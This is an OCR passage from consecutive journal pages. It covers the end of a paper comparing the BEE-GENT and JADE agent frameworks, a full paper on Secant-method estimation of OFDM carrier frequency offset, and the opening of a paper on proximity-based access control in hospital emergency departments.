carried out between different agents. And transition rule defines the state into which the agent should move according to the result of the action.




Fig. 1. BEE-GENT Arhitecture

B. JADE and its architecture

JADE (Java Agent Development Framework) provides a Java framework to build agent-based systems according to FIPA standard specifications[3]. JADE supports JDK 1.4 and higher versions. A JADE platform is composed of containers that can be distributed over the network. Containers are Java processes that provide the JADE run-time and all other

http://sites.google.com/site/ijcsis/
ISSN 1947-5500

services needed for hosting and executing the agents. There is a special container called the Main Container. All other containers register themselves with the main container. The main container contains hosts two special agents namely Agent Management System (AMS) and Directory Facilitator (DF) that provide white pages and yellow pages service respectively. AMS supervises entire platform while DF is used by agents wishing to register their services or search for other available services. Main container also manages different tables like Container Table (CT), Global Agent Descriptor Table (GADT) and Local Agent Descriptor Table (LADT). Every other container manages their LADT and cache of GADT. Each agent is assigned an Agent Identifier (AID) which contains elements like agent name and its addresses[2].




Fig. 2. JADE Architecture

III. COMPARISON OF COMMUNICATION AND INTERACTION BETWEEN BEE-GENT AND JADE

A. BEE-GENT Interaction Mechanism

BEE-GENT uses an Agent Communication Language based on KQML. The logical structure of the ACL expression is represented by XML and therefore called XML/ACL. ACL is the language to represent intentions. ACL has performatives to represent intentions. The performatives supported by BEE-GENT are accept-proposal, agree, cfp, failure, inform, not-understood, propose, query, refuse, reject-proposal and request. It uses HTTP protocol to transport messages.

B. JADE Interaction Mechanism

JADE uses a Message Transport Service (MTS) to achieve its communication and interaction.The MTS manages all message exchanges. To achieve interoperability with non-JADE platforms, JADE implements all the MTPs defined by FIPA. By default, JADE provides HTTP and IIOP MTPs. Other MTPs can be added by downloading add-ons. JADE uses IMTP for exchanging messages between agents living in same platform. JADE communication paradigm is based on asynchronous message passing. A message includes sender, receivers, performative, content, language, ontology, conv_id , reply-with, in-reply-to and reply-by. Message format of JADE is fully compliant with FIPA-ACL message structure.

IV. COMPARISON OF IMPLEMENTATION BETWEEN BEE-GENT AND JADE

A. BEE-GENT Implementation

1) Preparations for Development: Download BEE-GENT package and extract it into a folder. Create the project folder inside this location. Next, create the xml directory under project directory. Then create .xml and .dtd files in the xml directory. Also create conf directory under project directory. Inside conf directory, create files mime.types and Name2Address.csv. Finally, edit the CLASSPATH to include the files Bee.jar, IPEditor.jar and project directory.

2) Implementation Process:

- Agent Wrapper - Create a class and extends it with AgentWrapper class. The starting point of this class is the main() method. We define the states of Agent Wrapper as separate classes and register their instances by the addIPStates() method inside the Agent Wrapper class. startIP() method is used to start Interaction Protocol. The Agent Wrapper start its activity from INIT state and terminates its activity by the END state. Agent Wrapper State class extends AwrIPState class. Inside the constructor, precondition and postcondition are specified using setPrecond() and setPostcond() methods respectively. To create a Mediation Agent, we use createBee() method that takes Mediation Agent class name as argument.
- Mediation Agent - Create a class that extends Bee class and implements I_Bee interface. The entry point to this class is the init() method. Inside this method, we register different states of Mediation Agent (similar to Agent Wrapper). Mediation Agent state class extends BeeIPState class and implements I_BeeIPState interface. Precondition must be specified in the constructor. On the other hand, postcondition can be defined both in the constructor and in the action() method.
- Sending and Receiving Messages - To send an XML/ACL message, we create an object of the class XmlAcl and use setTag2Value() method to set the values of the tags. Then use sendXml() method to send the message. To receive the messages, we use waitXml(), getXml() and getTag2Vlaue() methods. The concept of baggage is provided for the purpose of storing objects. This is implemented by methods putBaggage() and getBaggage().
- Migration and Cloning - The methods migrateBee() and cloneBee() are used to migrate or clone the mediation agent.

http://sites.google.com/site/ijcsis/
ISSN 1947-5500




Fig. 3. BEE-GENT IPEditor

B. JADE Implementation

1) Preparations for Development: Download the JADE package and extract to the specified directory. After setting the CLASSPATH, input java jade.Boot gui to test the main container. If everything is OK, RMA GUI will be shown.




Fig. 4. JADE Remote Monitoring Agent

2) Implementation Process:

- Agent - To create an agent, define a class that extends jade.core.Agent class. The agent is initilazed in the setup() method. All the operations that an agent performs must be carried out within behaviors.
- Behavior - A behavior represents a task carried out by an agent. It is implemented as an object of a class that extends jade.core.behaviors.Behavior class. The behavior is added to the agent by using addBehavior() method. Each behavior class must implement two abstract methods viz., action() and done(). Each behavior has a member variable called myAgent that points to the agent that is executing the behavior. Behavior can be aborted by calling removeBehavior() method.
- Sending and Receiving Messages - To send message, create an object of ACLMessage class. Then use methods like addReceiver(), setLanguage(), setOntology(), setContent() etc. to set the values of the respective fields. Finally, use send() method to send the message. To receive message, use receive() method.
- Migration and Cloning- The methods doMove() and doClone() are used to move or clone the agent. Destination location is passed as the argument to these methods.

V. Conclusion

On the basis of above discussion, we can say that both BEE-GENT and JADE effectively reduce the difficulties and complexities of the development of multi-agent systems. There are some other differences.

BEE-GENT supports digital fingerprint authentication and secret key encryption. But the major limitation of BEE-GENT is that it is not fully FIPA-compliant. It does not specify any content languages used in ACL. Moreover the size of migrating mediation agents is limited to 32 Kbyte. On the other hand, JADE is fully compliant with FIPA. It implements both white pages and yellow pages services. It provides interoperability with other non-JADE (but FIPA-compliant) agents. The programmer can select preferred content languages, ontologies and can also implement their own content languages. JADE supports J2ME platform and wireless environment. Recent releases also support applications for Android operating system.

We can conclude that JADE is superior to BEE-GENT in terms of interoperability, flexibility, better graphical user interface and FIPA-compliance.

References

[1] BEE-GENT Framework website http://www.toshiba.co.jp/rdc/beegent/whatsbge.htm
[2] Bellifemine F., Caire G., D. Greenwood. Feb. 2007, Developing multi-agent systems with JADE. Wiley Series in Agent Technology. ISBN 978-0-470-05747-6.
[3] FIPA Specifications website http://www.fipa.org/
[4] JADE Framework website http://jade.tilab.com/

Author's Profile

Prof. Rajesh Wadhvani B.E in Computer Science from Rajiv Gandh Technical University,M.Tech in Computer Science from Maulana Azad National Institute of Technology Bhopal, Persuing PhD in Computer science from Maulana Azad National Institute of Technology Bhopal. Presently Working as Asst. Prof in Department of Information Technology in Maulana Azad National InstituteTechnology, Bhopal.

Ankit Singh B.E. in Information Technology from Mahakal Instituite of Technology affiliated with Rajiv Gandhi Technical University, Bhopal. Presently pursuing Post Graduation (M.Tech) from Maulana Azad National Institute of Technology, Bhopal in Information Security.

Dr. Devshri Roy Ph.D from IIT Kharagpur, Specialization in Application of Computer and Communication Technologies in E-learning , Personalized Information Retrieval , and Natural Language Processing. Presently Working as Associate Prof.

in Department of Information Technology in Maulana Azad National Institute of Technology, Bhopal.

http://sites.google.com/site/ijcsis/
ISSN 1947-5500

Secant Method Based ML estimation of Carrier Frequency Offset in OFDM system

Dr.M.S.Prasad Babu,
Professor,
Dept. of CS&SE, Andhra University,
Visakhapatnam, India
Email drmsprasadbabu@yahoo.co.in

K.Seshadri Sastry,
PhD Research Scholar,
Dept. of CS&SE, Andhra University,
Visakhapatnam, India
Email : aditya_shas@yahoo.com

***Abstract*-This paper proposes a numerical technique based on the Secant method for blind ML (Maximum-Likelihood) estimation of CFO (carrier frequency offset) in OFDM (orthogonal frequency-division multiplexing) systems. The proposed technique is characterized by low complexity and fast convergence while maintaining the estimation accuracy.**

***Key words* –ML estimation, secant method, Carrier Frequency Offset estimation, OFDM**

1. Introduction

OFDM represents an efficient technique distinguished for high-speed digital transmission over multipath fading channels. However beside the inherent defects such as time-synchronous error and inter-carrier interference within OFDM, high sensitivity to carrier frequency offset (CFO) has been widely recognized as its considerable weakness.

In order to mitigate this effect, various techniques have been proposed to estimate the CFO for OFDM systems [3]–[12]. In [3], Moose proposed a maximum likelihood (ML) estimator using repeated data symbol. Data-assisted frequency acquisition and tracking were proposed in [4], where periodically inserted known symbols were explicitly used. In [5], Schmidl and Cox proposed a training symbol-based timing/frequency synchronization that utilized an OFDM symbol with identical halves. This was later generalized to a training symbol with multiple identical parts [9]. Various blind techniques have also been proposed. In [8], van de Beek developed an ML estimator by exploiting the redundancy in the cyclic prefix. Schmidl and Cox proposed in [9] a blind estimation method that is only suitable to recover CFO values that are multiples of the carrier spacing.

In [10], Choi proposed an ML estimator by assuming that the OFDM signal is complex Gaussian distributed, which is asymptotically true for circularly modulated (CM) OFDM symbols. In [11] and [12], Liu and Tureli took advantage of the presence of virtual carriers in OFDM signaling and proposed blind estimation methods reminiscent of spectral analysis techniques in array processing, i.e., MUSIC and ESPRIT. It was later shown that the proposed MUSIC algorithm is indeed the ML estimate of the CFO with a virtual carrier present signal model [15]–[17]. In [19], a blind CFO estimation method was proposed in terms of a kurtosis based cost function..

2. OFDM System

Consider an OFDM system with N subcarriers with p of them carrying data and N-p virtual carriers. So the vector of data symbols can be represented as

$$X = [X_0, X_1, X_2 ... X_{N-1}]^T$$

Then the baseband OFDM signal can be given as

$$x = [x_0, x_1, x_2 .... x_{N-1}]^T = W_p X \qquad \text{----- (1)}$$

Where W_p is submatrix of IFFT (inverse fast Fourier Transform) matrix

$$W = \frac{1}{\sqrt{N}} \begin{bmatrix} 1 & 1 & \cdots & 1 \\ 1 & w & \cdots & w^{(N-1)} \\ \vdots & \vdots & \ddots & \vdots \\ 1 & w^{(N-1)} & \cdots & w^{(N-1)(N-1)} \end{bmatrix}$$

$$, \; w = e^{j2\Pi/N} .$$

Which contains its first p columns. The received signal, in case of no CFO can be given as [11]

$$r = W_p H X + n \qquad \text{----- (2)}$$

Where $H = diag(H_1, H_2 ... H_p)$ the discrete transfer function of the channel and n is is the vector containing the additive noise samples. The normalized frequency offset can be given as $(\delta f / \Delta f) = k_0 + \varepsilon$. Where Δf is subchannel's bandwidth. k_0 is an integer and $0 < \varepsilon < 1$. In presence of CFO, the received signal is multiplied by Φ (where Φ =diag$(1, e^{j\phi}, ;;; e^{j(N-1)\phi})$, where $\phi = 2\pi\varepsilon / N$. Then

$$r = \Phi W_p H X + n \qquad \text{----- (3)}$$

Orthogonality among subcarriers is not maintained at receiver side, (so $W_p^H \Phi W_p \neq I$) intercarrier interference arises. Setting $\bar{X} = HX$ (3) becomes

http://sites.google.com/site/ijcsis/
ISSN 1947-5500

$$r = \Phi W_p \bar{X} + n \qquad \text{----- (4)}$$

Unknown parameters are $\bar{X}$ and ϕ

3 CFO Estimation

Considering that the complex Gaussian noise vector has covariance matrix σ^2. The likelihood function (I) of $\bar{X}$ and ϕ is given by [17]

$$L(\phi, \bar{X}) = \frac{1}{(\pi\sigma^2)^N} . e^{-\frac{1}{\sigma^2}(r-\Phi W_p \bar{X})^H (r-\Phi W_p \bar{X})} \qquad \text{----- (5)}$$

The ML estimates of $\bar{X}$ and ϕ maximizes likelihood function or minimizes score function

$$S(\Phi, \bar{X}) = (r - \Phi W_p \bar{X})^H (r - \Phi W_p \bar{X}) \text{ --- (6)}$$

In order to estimate $\bar{X}$, gradient score function with respect to $\bar{X}$ should be set zero

$$\nabla_{\bar{X}} S(\Phi, \bar{X}) = 0 \Leftrightarrow W_p^H \Phi^H (r - \Phi W_p \bar{X}) = 0$$

$$\Leftrightarrow \bar{X}_{ML} = W_p^H \Phi^H r \qquad \text{----- (7)}$$

The estimate of $\bar{X}_{ML}$ has the same form of ϕ, so estimation of X may be replaced in (5) which results

$$L'(\phi) = L(\phi, \bar{X}_{ML}) = \frac{1}{(\pi\sigma^2)^N} . e^{-\frac{1}{\sigma^2} r^H (I - \Phi W_p W_p^H \Phi^H) r} \qquad \text{----- (8)}$$

4 Numerical Technique

In [2] Newton-Raphson method (Numerical Method) is used to estimate ML of ϕ, but Newton Raphson method requires the evaluation of derivatives and this is not always possible particularly in the case of functions arising in practical problems. Moreover computational complexity using Secant method is less compared to Newton Raphson method. So in order to estimate ML of ϕ, Secant method (numerical method) is used. In the Secant method derivative at X_i is approximated by the formula

$$f_i' = \frac{f_i - f_{i-1}}{x_i - x_{i-1}} .$$

So Newton-Raphson formula becomes

$$x_{i+1} = x_i - \frac{f_i (x_i - x_{i-1})}{f_i - f_{i-1}}$$

Starting from selected initial guess values $\hat{\phi}^{(-1)}$ and $\hat{\phi}^{(0)}$, the estimation of (k+1)th iteration step gives estimation of kth iteration step, so

$$\hat{\phi}^{(k+1)} = \hat{\phi}^{(k)} - \frac{(\hat{\phi}^k - \hat{\phi}^{k-1}) \partial \ln L'(\hat{\phi}^k)}{\partial \ln L' \hat{\phi}^k - \partial \ln L' \hat{\phi}^{k-1}} \qquad \text{----- (9)}$$

The first derivative of log-likelihood function is given by

$$\frac{\partial \ln L' \phi}{\partial \phi} = \frac{1}{\sigma^2} . \frac{\partial Z}{\partial \phi} \qquad \text{----- (10)}$$

Where $Z = r^H \Phi W_p W_p^H \Phi^H r$. It can be shown that

$$Z = \sum_{m=0}^{N-1} \sum_{n=0}^{N-1} r_m^* . r_n . Q_{mn} . e^{j(m-n)\phi}$$

Where Q_{mn} is the value of mth row and nth column of matrix

$$Q = W_p W_p^H$$

So, the first and second derivatives of log likelihood function are

$$\frac{\partial \ln L' \phi}{\partial \phi} = \frac{j}{\sigma^2} . \sum_{m=0}^{N-1} \sum_{n=0}^{N-1} (m-n) . r_m^* . r_n . Q_{mn} . e^{j(m-n)\phi}$$

$$= \frac{j}{\sigma^2} . r^H \Phi Q^{(1)} \Phi^H r \qquad \text{----- (11)}$$

Where $Q^{(1)}$ is calculated from matrix Q using

$$[Q^{(1)}]_{mn} = (m-n) . [Q]_{mn}$$

So (9) turns to

$$\hat{\phi}^{(k+1)} = \hat{\phi}^{(k)} - \frac{(\hat{\phi}^k - \hat{\phi}^{k-1}) . r^H \Phi Q^{(1)} \Phi^H r \,|_{\phi=\hat{\phi}^k}}{r^H \Phi Q^{(1)} \Phi^H r \,|_{\phi=\hat{\phi}^k} - . r^H \Phi Q^{(1)} \Phi^H r \,|_{\phi=\hat{\phi}^{k-1}}} \qquad \text{----- (12)}$$

From (12) it is evident that the complexity of iteration procedure is very low. We try multiple initial points, spanning the whole range of possible CFO values, one possible choice is the set of {(0.1, 0.2),(0.2,0.3),(0.3,0.4),(0.4,0.5),(0.5,0.6),(0.6,0.7),(0.7,0.8),(0.8,0.9),(0.9,1.0)}. Starting from this set of initial points, the algorithm is executed in parallel, beginning from these initial values and leading to either a local minimum or a local maximum. The

http://sites.google.com/site/ijcsis/
ISSN 1947-5500

likelihood function is then evaluated at the points resulted from the iteration procedure in order to derive the estimation of the ML solution. A local maximum will lead to a lower value of the likelihood function, hence, it will be rejected. Considering less starting points will further reduce the complexity.

5 Simulation results

We consider an OFDM system with N=64 subchannels, with of them carrying data. The signal is transmitted through a time-invariant channel with p=52 impulse response.

$h=[0.227 \quad 0.46 \quad 0.688 \quad 0.46 \quad 0.227]^T$

The cyclic prefix is considered to be longer than the channel's impulse response in order to avoid intersymbol interference. Furthermore, we consider normalized CFO. $\varepsilon = 0.66$, which correspond to $\phi_{CFO} = 2\pi\varepsilon / N$ and SNR=10db. Fig 1 compares Normalized Mean Square error (MSE) of proposed technique with ML method and numerical solution (Newton Raphson) proposed in [2].




Fig 1. Comparison of proposed numerical solution with ML solution and numerical solution using Newton Raphson method

MSE can be given by

$$MSE = \frac{1}{N_t}\sum_{i=1}^{N_t}\left(\frac{|\hat{\phi}_i - \phi_{CFO,i}|}{2\pi / N}\right)^2$$

N_t represents number of Monte Carlo trails, $\hat{\phi}_i$ and $\phi_{CFO,i}$ represents estimated and actual values of CFO.

The iteration process is accomplished within five iteration steps, iteration may also stop when the resulted estimates are the same with the estimates of the preceding step which avoids wasteful iterations and saves time.

6 Conclusion

Secant method (numerical technique) for blind ML estimation of CFO in OFDM systems has been proposed and evaluated. The proposed technique preserves low complexity and fast convergence, although it achieves high accurate estimation compared with Newton Raphson method for blind estimation of CFO proposed in [2] and traditional ML technique.

References

[1] M. Morelli, C. -C. Jay Kuo, and M. -O. Pun, "Synchronization techniques for orthogonal frequency division multiple access (OFDMA): a tutorial review," *Proc. IEEE*, vol. 95, no. 7, pp. 1394-1427, July 2007.

[2] George B. Pantos, "A Numerical Technique for Blind Estimation of Carrier Frequency Offset in OFDM Systems" , IEEE Trans. on Broadcasting, Vol. 52, N04, pp566-569, Dec. 2006

[3] P. Moose, "A technique for orthogonal frequency division multiplexing frequency offset correction," *IEEE Trans. Commun.*, vol. 42, pp. 2908–2914, Oct. 1994.

[4] M. Luise and R. Reggiannini, "Carrier frequency acquisition and tracking for OFDM systems," *IEEE Trans. Commun.*, vol. 44, pp. 1590–1598, Nov. 1996.

[5] T. M. Schmidl and D. C. Cox, "Robust frequency and timing synchronization for OFDM," *IEEE Trans. Commun.*, vol. 45, pp. 1613–1621, Dec. 1997.

[6] M. Morelli and U. Mengali, "An improved frequency offset estimator for OFDM applications," *IEEE Commun. Lett.*, vol. 3, pp. 75–77, Mar. 1999.

[7] S. Zazo and J. M. Paez-Borrallo, "Analysis of a new frequency synchronization scheme in OFDM systems," *Signal Process.*, vol. 81, pp. 1695–1704, 2001.

[8] J. van de Beek, M. Sandell, and P. O. Borjesson, "ML estimation of time and frequency offset in OFDM systems," *IEEE Trans. Signal Processing*, vol. 45, pp. 1800–1805, July 1997.

[9] T. M. Schmidl and D. C. Cox, "Blind synchronization for OFDM," *Electron. Lett.*, vol. 33, pp. 113–114, Feb. 1997.

[10] Y. Choi, P. J. Voltz, and F. A. Cassara, "ML estimation of carrier frequency offset for multicarrier signals in Rayleigh fading channels," *IEEE Trans. Veh. Technol.*, vol. 50, pp. 664–655, Mar. 2001.

[11] H. Liu and U. Tureli, "A high-efficiency carrier estimator for OFDM communications," *IEEE Commun. Lett.*, vol. 2, pp. 104–106, Apr. 1998.

[12] U. Tureli, H. Liu, and M. Zoltowski, "OFDM blind carrier offset estimation: ESPRIT," *IEEE Trans. Commun.*, vol. 48, pp. 1459–1461, Sept. 2000.

[13] S.Wei, D. L. Goeckel, and P. E. Kelly, "A modern extreme value theory approach to calculating the distribution of the peak-to-average power ratio in OFDM systems," in *Proc. IEEE Int. Conf. Commun.*, New York, Apr. 2002, pp. 156–159.

[14] H. Wang and B. Chen, "On the correlation of OFDM symbol powers: some observations, derivations, and applications," in *Proc. Conf. Inform. Sci., Syst.*, Baltimore, MD, Mar. 2003.

[15] X. Ma and G. B. Giannakis, "Unifying and optimizing null-subcarrier based frequency-offset estimators for OFDM," in *Proc. Int. Conf. Inform, Commun., Signal Process.*, Singapore, Oct. 2001.

[16] M. Ghogho, A. Swami, and G. B. Giannakis, "Optimizing null-subcarrier selection for CFO estimation in OFDM over frequency-selective fading channels," in *Proc. GLOBECOM*, Nov. 2001.

[17] B. Chen, "Maximum likelihood estimation of OFDM carrier frequency offset," *IEEE Signal Processing Lett.*, vol. 9, pp. 123–126, Apr. 2002.

[18] Y. Yao and G. B. Giannakis, "Blind carrier frequency offset estimation in SISO, MIMO, and multiuser OFDM systems," *IEEE Trans. Commun.* vol. 53, no. 1, pp. 173–183, Jan. 2005

http://sites.google.com/site/ijcsis/
ISSN 1947-5500

Prof. M.S.Prasad Babu was born on 12-08-1956 in Prakasam district of Andhra Pradesh, India. He obtained his B. Sc, M.Sc and M. Phil and Ph.D. degrees from Andhra University in 1976, 1978, 1981and 1986 respectively. During his 27 years of experience in teaching and research, he attended about 28 National and International Conferences/ Seminars in India and contributed about 33 papers either in journals or in National and International conferences/ seminars. Prof. M.S. Prasad Babu has guided 98 student dissertations of B.E., B. Tech. M.Tech. & Ph.Ds. Prof Babu presently working as senior Professor in the Department of Computer Science & Systems Engineering of Andra University College of Engineering, Andhra University, Visakhapatnam.

K.Seshadri Sastry was born in Srikakulam, Andhra Pradesh, India in 1978. He received B.E. degree in Electronics and Communications Engineering from Gulbarga University, India in 2001, M.Tech in VLSI Design from Bharath University, Chennai, India in 2005 . From 2001 to 2003 he worked as Assistant professor in SISTAM engineering collage, India and from 2005 to 2008 he worked as Associate professor in Chaitanya Engineering collage, Visakhapatnam, India. Since April 2008 he was working as PhD research scholar under guidance of Prof.M.S.Prasad Babu, Department of Computer Science and Systems Engineering, Andhra University, Visakhapatnam, India. He published three research papers in International journals, attended and presented five research papers at three international conferences in India and China.

http://sites.google.com/site/ijcsis/
ISSN 1947-5500

Automated Access Control Mechanism in Emergency Department

Md. Mahmudul Hasan Rafee[1]
Kazi Hassan Robin[2]
[1, 2] Lecturer, Department of Computer Science Engineering
World University of Bangladesh (WUB), Dhaka, Bangladesh.
mahmudul_rafee@yahoo.com[1]
Khr.cse.wub@gmail.com[2]

Md. Oly-Uz-Zaman[3],
Md. Ridwan Islam[4]
[3, 4] Department of Computer Science and Information Technology
Islamic University of Technology (IUT), Gazipur, Bangladesh.
olycom@live.com[3]
ridwandhk@gmail.com[4]

Abstract

It is important to have a secure and reliable access control mechanism for any sensitive case. Medical emergency department is also such type of area where we need a good access control mechanism. So by using PBAC, we can make a reliable access control so that doctors, nurses, patients have sensible access control over there. In PBAC, users do not need to use any complicated things to access into the resource. In this paper, we have found some limitations of the current system. Currently there are 3 types of roles. We have suggested for I) using four types of access level: Unauthenticated user access, Nurse Access, Doctor Access, Administrative access, II) setting a notification system to improve this system III) handling multiple user situation and IV) handling critical situation. There are also problems for overlapping. Two or more proximity zone can overlap with one another and there will be a difficult situation for making a good management of the resource. We worked on that to make it more efficient. Inner zone notification is the addition of this model because person residing in the inner zone cannot be notified about the outsider, so if he can finish quickly or leave if it is not so important then it would be better. Our proposal meets critical situation also.

The goal of our work is to make a more secure environment, so that user will be relaxed from worrying about security and trouble. As we want to make a best system for treating patients so that it can make the best way to treat patients. We have vision to improve existing ED work flow by automating certain mundane activities so that care givers can only focus on patient rather than authentication.

Keywords: Proximity Based Access Control, Automated Access Control, Proximity Zone, Proximity sensor, Authentication, Ultra wide band.

1. Introduction

‘‘The most profound technologies are those that disappear. They weave themselves into the fabric of everyday life until they are indistinguishable from it.’’ So began Mark Weiser’s seminal 1991 paper [14] that described his vision of *ubiquitous computing,* now also called *pervasive computing.* The essence of that vision was the creation of environments saturated with computing and communication capability, yet gracefully integrated with human users. Ubiquitous computing or Pervasive computing tries to develop systems that can serve day to day human life being invisible from human awareness [PCS01]. Fulfilling this demand of invisibility of technology put a great challenge before science. Technology will support human life while they would be unaware of the technology around. One of the biggest challenges in this context was the authentication process through which a proper authorized user will access his privileges. Computer based systems permit flexibility in controls and removing the mundane, repetitive tasks from the guard's duties. Previous justifications for access approvals are consistently checked against the access requests and recorded appropriately. This automation permits greater efficiency of guard personnel while reducing the number of personnel required and improving security to the facility. Approval for personnel to enter a specific portal, based upon the system parameters, will require advance justification to the facility authority and subsequent approval for system enrollment. Approval or denial of access requires the electronic check of limitations associated with the encoded credential at the time of each access request. The machine operates without prejudice on a repeatable basis. Approval authorization is reduced to a routine task that requires human intervention only in the event of exceptions. The system will note and report, of course, exceptions and operator-initiated actions. Human failures or errors are controlled, while a commercial industry system standard of 2 seconds maximum for routine access approval is maintained numerous research attempts have already been taken and some of them are successfully executed in different environment.

2. Motivation

Fulfilling this demand of invisibility of technology puts a great challenge before science. The requirement was - Science and Technology will support human life, while the human would be fully unaware of the technology around him. Security is one of the major issues for any system. It keeps the system safe from any malicious usage. Manual authentication process asks for a username and passwords or some other authentication identity that always makes a user fully aware of the fact that he is using the system. Thus the system losses it’s invisibility. So one of the biggest challenges for science was the creation of invisible authentication process or access control mechanism through which a proper authorized user will access his privileges. But modern science found a way for this new challenge by developing a new branch of research called Automated Access Control Systems (AACS). Automated Access Control Systems authenticates an authorized user and provides his privileges without asking any manual username and password or manual identity input from user and thus supports secured access control staying invisible from human. Numerous research attempts have

http://sites.google.com/site/ijcsis/
ISSN 1947-5500

already been taken and some of them are successfully executed in different environment. In this thesis, works have been done related to this area of research. This thesis work is related to the Automated Access Control Systems and works has been done specially on supporting multiple users in smart emergency departments using Proximity Based Access Control System (PBAC).

3. Contribution

In this research work we have worked on some of the problems of current PBAC system in hospital emergency department. First of them is overlapping of two or more proximity zone which creates security problem and also causes poor resource utilization. Next we found that if any user unintentionally stays in the proximity zone that may cause a scope for the malicious user to create a security threat. Also it will cause other user to prevent from using the resource. Choosing the right user from multiple users is a problem for current system. But for an emergency department it should be ensured that the right person is getting the privileges of the resource in the right time. Another problem that we found that is current authentication level in this design the doctors and nurses are kept in the same level of authentication for Authentication level Moreover there is no level of authentication is specified for the administrative users. But they play an important role in the hospital. So we need a new design of levels of authentication.

For the problem associated with implementing PBAC (stated earlier) the proposed solution expected some possible outcomes. To solve the overlapping problem of the proximity zone we will use the calculation of user and resource distance. To solve the multiple user selection problems we will use the user authentication level which will be effective. When there are multiple user of same authentication level the system will use first come first serve method to select the user from the multiple user. To avoid the security threat causes for the user unintentional access to the proximity zone we will use a waiting time for user to start using the resource. And at last to improve the access control system that will be more effective for the emergency department we have proposed four authentication level.

4. Key Terms

4.1 Proximity Based Access Control

This is a scheme that makes access control decisions based on the proximity of the user to a particular resource such that when the user arrives in the proximity of the resource, access with the appropriate privileges is automatically granted.

4.2 Proximity Sensor

Proximity sensors are the sensors that can detect the presence of nearby objects without any physical contact. Usually these sensors continuously emit either electromagnetic or electrostatic field or electromagnetic radiations. It senses an object from the changes visible in the return signal. The object the proximity sensor is sensing is called the Proximity sensors target and may require different types of sensors for sensing it.

4.3 Ultra-wideband

UWB or Ultra Wide Band is a radio technology. It is usually used at very low energy levels for short-range high-bandwidth communications by using a large portion of the radio spectrum. Among different usage of UWB the most popular are target sensor data collection, precision locating and tracking applications. The major benefits we normally achieve from using UWB is it transmits such a way so that doesn't interfere largely. With narrowband and continuous carrier wave we face this problem. As the regulatory agencies allow low emission levels, UWB systems tend to be short-range and indoors applications. As UWB pulses are of short duration, it gives extremely high data rates. At the same time the data rate can be readily traded for range by simply aggregating pulse energy per data bit using either simple integration or by coding techniques. It is usually used in location systems and real time location systems. UWB has short broadcast time, higher precision and very low power. That's why UWB is very much feasible in frequency sensitive environments like hospitals and healthcare.

4.4 Proximity Zone:

Proximity is an event. It is a secured zone where we can access by login into there. There remain secured resources.

4.5 Proximity Based Access Control

